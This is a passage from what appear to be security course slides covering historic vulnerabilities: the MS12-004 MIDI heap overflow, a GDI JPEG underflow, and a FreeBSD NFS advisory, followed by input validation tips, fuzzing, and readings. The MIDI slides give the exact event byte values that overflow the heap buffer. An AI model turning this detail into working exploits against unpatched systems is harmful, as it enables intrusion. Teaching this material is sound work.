- As a consequence the copy operation (copying the comment) copies a large block of data.
 - That overwrites the Unhandled Exception Filter Pointer

Source: <http://www.slideshare.net/ashishmalik10/microsoft-gdi-jpeg-integer-underflow-vulnerability>

MS12-004: MIDI files

- Vulnerabilities in Windows Media Could Allow Remote Code Execution (2636391)
- MIDI Remote Code Execution Vulnerability - CVE-2012-0003
 - “A remote code execution vulnerability exists in Windows Media Player. An attacker could exploit this vulnerability by constructing a specially crafted MIDI file that could allow remote code execution when played using Windows Media Player. An attacker who successfully exploited this vulnerability could take complete control of an affected system.” [MS]
 - Unspecified vulnerability in winmm.dll in Windows Multimedia Library in Windows Media Player (WMP) in Microsoft Windows XP SP2 and SP3, Server 2003 SP2, Vista SP2, and Server 2008 SP2 allows remote attackers to execute arbitrary code via a crafted MIDI file, aka "MIDI Remote Code Execution Vulnerability." [CVE]

MS12-004: More details

- When an application such as Windows Media Player or Internet Explorer parses a MIDI file, a static heap buffer is allocated (0x400 bytes) but up to 0x440 bytes can be written to.

MS12-004: More details

Here are the key points of this vulnerability. A MIDI file mainly contains two types of chunks, one named *MThd* and the other *MTrk*. Here follow the structures of both chunks:

Offset	Field	Size
0	Type = 'MThd'	4
4	Length = 6	2
6	format	2
8	tracks	2
10	division	2

Offset	Field	Size
0	Type = 'MTrk'	4
4	Length	var
var	delta_time	var
var	event	var

Before processing the file, Windows Media allocates two buffers in "*mseOpen()*" in *winmm.dll*. The second buffer is noted as *b1*. This specific vulnerability lies in the way certain events from the *MTrk* chunk are parsed. These events are first read in "*smfReadEvents()*", defined in *quartz.dll*

Source: http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php

MS12-004: More details

- An event is identified by its first byte and noted e1 e2 e3, so that ECX = 0x00e3e2e1. Only events where e1 < 0xF0 are of interest.
- Windows Media specifically processes events where e1 & F0h = 80h or 90h. For such cases, an offset is computed according to e1 and e2 to write data to the buffer b1.
- At the end, EAX = $((e1 \& 0Fh) * 2^7 + e2) / 2$

MS12-004: More details

- This is where the data in b1 is going to be altered. For particular values of e1 and e2, it is possible to get EAX > 400h.
 - For example, $e1 = 9Fh \Rightarrow 0Fh * 2^7 = 780h$.
 - Then if $e2 > 7Fh$, $e1 + e2 > 800h$ which makes EAX $\geq 400h$ and the program writes past the bounds of the allocated buffer.
- Since b1 is 0x400 bytes long, a heap overflow occurs when $e1 = 8Fh$ or $9Fh$ and when $e2 > 7Fh$. In practice, it becomes possible to corrupt the 0x40 bytes following b1, which is enough to achieve arbitrary code execution.

FreeBSD-SA-13:05.nfsserver

II. Problem Description

When processing READDIR requests, the NFS server does not check that it is in fact operating on a directory node. An attacker can use a **specialty modified NFS client** to submit a **READDIR request on a file**, causing the underlying filesystem to interpret that file as a directory.

III. Impact

The exact consequences of an attack depend on the amount of input validation in the underlying filesystem:

- If the file resides on a UFS filesystem on a little-endian server, an attacker can cause **random heap corruption** with completely unpredictable consequences.
- If the file resides on a ZFS filesystem, an attacker **can write arbitrary data on the stack**. It is believed, but has not been confirmed, that this can be exploited to **run arbitrary code in kernel context**.

Other filesystems may also be vulnerable.

Input Validation Best Practices:

- Apply whitelists (known good values) where possible.
- Canonicalise all inputs. This means reducing the data received to its simplest form, if the validation functions only searches for UTF-8 input an attacker could use another encoding method, like UTF-16, to encode the malicious characters and bypass the validation function.
- Check for content (i.e. 0-9), minimum and maximum lengths and correct syntax of all inputs.

<https://www.securityninja.co.uk/secure-development/input-validation/>

Fuzzing

- technique of randomly or selectively altering otherwise valid data and passing it to a program to see what happens
- scripts or short programs that **randomly vary the input** passed to a program
- Cannot prove program is ok, but it is a **useful help**

Reading

- Mandatory reading
 - <http://www.frasunek.com/lukemftpd.txt>
 - http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php
- Exercise
 - <http://sqlzoo.net/hack/>